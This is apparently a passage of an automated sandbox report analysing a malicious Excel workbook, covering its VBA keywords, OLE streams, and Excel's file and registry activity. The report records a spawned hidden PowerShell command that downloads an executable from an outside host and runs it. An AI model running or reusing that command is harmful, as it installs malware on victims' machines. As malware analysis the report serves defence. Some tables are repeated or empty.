6c 12 61 00 06 49 64
```

## VBA Code Keywords

### Keyword

qddpcgcmvwkuskzmzhxaudgogcymdavjkpew

gabitqhtv

fgxdjtyaf

.TintAndShade

VB\_Name

VB\_Creatable

xlCenter

"ThisWorkbook"

VB\_Exposed

.VerticalAlignment

.WrapText

.Orientation

Selection.Borders(xlDiagonalUp).LineStyle

.ShrinkToFit

.MergeCells

xlThin

Workbook\_BeforeClose(Cancel)

VB\_Customizable

.ColorIndex

.AddIndent

Selection.Font.Italic

.Weight

Selection.Font.Bold

gabitqhtv.Create(qddpcgcmvwkuskzmzhxaudgogcymdavjkpew)

xlContext

.HorizontalAlignment

xlBottom

.LineStyle

VB\_TemplateDerived

xlNone

xlUnderlineStyleSingle

Selection.Borders(xlDiagonalDown).LineStyle

Selection.Borders(xlEdgeTop)

Selection

False

Selection.Borders(xlEdgeLeft)

.IndentLevel

Attribute

Selection.Font.Underline

Private

.ReadingOrder

xlContinuous

VB\_PredeclaredId

VB\_GlobalNameSpace

VB\_Base

Boolean)

## VBA Code

**VBA File Name: cgambwlv.cls, Stream Size: 172**

## General

Stream Path:

\_VBA\_PROJECT\_CUR/VBA/cgambwlv

VBA File Name:

cgambwlv.cls

Stream Size:

172

General	
Data ASCII:	....Attribut.e VB_Nam.e = "cga.mbwxlv"...."Bas..0{.000208 206-....C....46.}. Global!..Spac..Fa.lse.%Crea.tabl..Pre de cla..Id..#Tru."Exp.ose...@Tem.plateDer.iv..Custo.miz.D.2
Data Raw:	01 a8 b0 00 41 74 74 72 69 62 75 74 00 65 20 56 42 5f 4e 61 6d 00 65 20 3d 20 22 63 67 61 00 6d 62 77 78 6c 76 22 0d 22 0a 0a 80 42 61 73 02 80 30 7b 00 30 30 32 30 38 32 30 36 2d 00 10 04 08 43 05 12 03 00 34 36 02 7d 0d 7c 47 6c 6f 62 61 6c 21 01 ca 53 70 61 63 01 92 46 61 08 6c 73 65 0c 25 43 72 65 61 10 74 61 62 6c 15 1f 50 72 65 20 64 65 63 6c 61 00 06 49 64 11 00 23 54 72

### VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
"cgambwxlv"
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

### VBA Code


### Streams

#### Stream Path: \x1CompObj, File Type: data, Stream Size: 107

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	107
Entropy:	4.18482950044
Base64 Encoded:	True
Data ASCII:	.....F....Microsoft Excel 2003 Worksheet.. ...Biff8....Excel.Sheet.8..9.q.....
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff 20 08 02 00 00 00 00 c0 00 00 00 00 00 46 1f 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 20 32 30 33 20 57 6f 72 6b 73 68 65 65 74 00 06 00 00 00 42 69 66 66 38 00 0e 00 00 00 45 78 63 65 6c 2e 53 68 65 65 74 2e 38 00 f4 39 b2 71 00

#### Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 228

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	228
Entropy:	2.84703244825
Base64 Encoded:	False
Data ASCII:	.....+,,0.....H.....P..... .X.....h.....p.....x..... .....c g a m b w x l v .....Worksheets.
Data Raw:	fe ff 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 b4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 07 80 00 00 0c 00 00 00 8e 00 00 00 02 00 00 e4 04 00 00

#### Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 176

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	176
Entropy:	3.04446644157
Base64 Encoded:	False

General	
Data ASCII:	.....O h.....+'..0.....8.....@....P.....I.....x.....Dell.....Dell....@....U/C ..@....U/C.....
Data Raw:	fe ff 00 06 02 02 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 80 00 00 06 00 00 01 00 00 00 38 00 00 00 04 00 00 04 00 00 00 08 00 00 00 50 00 00 00 0c 00 00 00 60 00 00 00 0d 00 00 00 6c 00 00 13 00 00 07 80 00 00 02 00 00 0e 4 04 00 01 e 00 00 08 00 00 44 65 6c 6c 00 00 00 00

**Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 200634**

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	200634
Entropy:	7.92744569275
Base64 Encoded:	True
Data ASCII:	.....T 8.....\\p....Dell B.....a.....=.....This Workbook..... .....=.....PK 8.....X. @
Data Raw:	09 08 10 00 06 05 00 54 38 cd 07 c1 c0 01 00 06 07 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 05 c0 70 00 04 00 00 44 65 6c 6c 20

**Stream Path: \_VBA\_PROJECT\_CUR/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 486**

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	486
Entropy:	5.16593610426
Base64 Encoded:	True
Data ASCII:	ID = " {0 0 0 0 0 0 0 -0 0 0 0 -0 0 0 0 -0 0 0 0 0 0 0 0 0 0 0 0 0 0 } "... Document = c g a m b w x l v / & H 0 0 0 0 0 . . Name = " V B A P r o j e c t " .. HelpContextID = 0 .. VersionComptible32 = " 3 9 3 2 2 2 0 0 0 " .. CMG = " 9 6 9 4 3 A D 6 4 6 F A D 8 F E D 8 F E D C 0 2 D C 0 2 " .. D P B = " A B A 9 0 7 F E A F 1 B A F 1 B 5 0 E 5 B 0 1 B 4 9 8 5 6 9 F 6 7 0 0 2
Data Raw:	49 44 3d 22 7b 30 30 30 30 30 30 30 30 2d 30 30 30 30 30 2d 30 30 30 30 30 30 30 30 30 2d 30 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 57 6f 72 6b 62 6f 6b 2f 26 48 30 6d 62 77 78 6c 76 2f 26 48 30 6f 6a 65 63 74 22 0d

**Stream Path: \_VBA\_PROJECT\_CUR/PROJECTtwm, File Type: data, Stream Size: 71**

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECTtwm
File Type:	data
Stream Size:	71
Entropy:	3.3273355158
Base64 Encoded:	False
Data ASCII:	This Workbook. T. h. i. s. W. o. r. k. b. o. o. k... c g a m b w x l v. c. g. a. m. b. w. x. l. v....
Data Raw:	54 68 69 73 57 6f 72 6b 62 6f 6b 00 54 00 68 00 69 00 73 00 57 00 6f 00 72 00 6b 00 62 00 6f 00 6f 00 6b 00 00 63 67 61 6d 62 77 78 6c 76 00 63 00 67 00 61 00 6d 00 62 00 77 00 78 00 6c 00 76 00 00 00 00 00

**Stream Path: \_VBA\_PROJECT\_CUR/VBA/\_VBA\_PROJECT, File Type: ISO-8859 text, with no line terminators, Stream Size: 7**

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/_VBA_PROJECT
File Type:	ISO-8859 text, with no line terminators
Stream Size:	7
Entropy:	1.84237099318
Base64 Encoded:	False
Data ASCII:	. a.....
Data Raw:	cc 61 ff ff 00 00 00

**Stream Path: \_VBA\_PROJECT\_CUR/VBA/dir, File Type: data, Stream Size: 225**

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/dir
File Type:	data
Stream Size:	225
Entropy:	5.59631173362
Base64 Encoded:	False
Data ASCII:	.....0.....H.....VBAProject.4...@...j...=....r... .....Q.T...<....D.....ThisWorkb@ookG.....h.i.s.W... o.r.k.b...o.../2./..u.H..1.....C*"...+....^...cgambwxl.vG... g..a.m.,w.x..!..v.E..2...@....
Data Raw:	01 dd b0 80 01 00 04 00 00 01 00 30 aa 02 02 90 09 00 20 14 06 48 03 00 a8 80 00 00 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 00 08 05 06 12 09 02 12 a5 95 1f 51 06 54 00 0c 02 22 3c 02 0a 0f 02 b6 02 44 00 13 02 07 ff 19 02 1d 54 00 68 69 73 57 6f 72 6b 62 40 6f 6f 6b 47 00 18 01 11 00 00 68 00 69 00 73


## Network Behavior

No network behavior found

## Code Manipulations

## Statistics

### Behavior



## System Behavior

### Analysis Process: EXCEL.EXE PID: 1108 Parent PID: 584

#### General

Start time:	11:54:41
Start date:	28/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding

Imagebase:	0x13f700000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

### File Activities

#### File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\3D2F.tmp	read attributes   synchronize   generic read	device	synchronous io non alert   non directory file	success or wait	1	13FA4EC83	GetTempFileNameW

#### File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.htm~	success or wait	1	7FEEAC59AC0	unknown

#### File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.png~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.png_	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

#### Registry Activities

#### Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F402C	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecoveryF41F0	success or wait	1	7FEEAC59AC0	unknown

#### Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	+s6	binary	2B 73 36 00 54 04 00 00 02 00 00 00 00 00 00 00 2C 00 00 00 01 00 00 00 14 00 00 00 0C 00 00 00 78 00 32 00 68 00 67 00 76 00 2E 00 78 00 6C 00 73 00 00 00 78 00 32 00 68 00 67 00 76 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown



Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown



Wow64 process (32bit):	false
Commandline:	powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -command '& { iwr http://sparpartiran.com/js/2Q/0mrxdv.exe -OutFile C:\Users\Public\kzsuoeseu.exe}; & [Start-Process -FilePath 'C:\Users\Public\kzsuoeseu.exe']'
Imagebase:	0x13f7c0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

### File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
Old File Path	New File Path			Completion	Count	Source Address	Symbol	
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

### File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	42	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0_31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEEA4A69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0_31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEEA4A69DF	unknown

## Analysis Process: powershell.exe PID: 2888 Parent PID: 1220

### General

Start time:	11:55:41
Start date:	28/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
